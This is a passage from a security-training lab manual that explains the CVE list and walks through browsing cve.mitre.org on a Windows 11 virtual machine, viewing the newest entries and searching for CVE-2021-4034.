
Task 2: Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)

Common Vulnerabilities and Exposures (CVE) is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. It is used to discuss or share information about a unique software or firmware vulnerability, provides a baseline for tool evaluation, and enables data exchange for cybersecurity automation.


Here, we will use CVE to view the latest underlying system and software vulnerabilities.

1. In **Windows 11** virtual machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://cve.mitre.org/** and press **Enter**
2. **CVE** website appears. In the right pane, under the **Newest CVE Entries** section, recently discovered vulnerabilities are displayed.

Note: The result might differ when you perform this task.




3. You can copy the name of any vulnerability under the **Newest CVE Records** section and search on CVE to view detailed information on it.
4. Now, click on the **Search CVE List** tab. Under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-4034**) in the search bar, and click **Submit**.

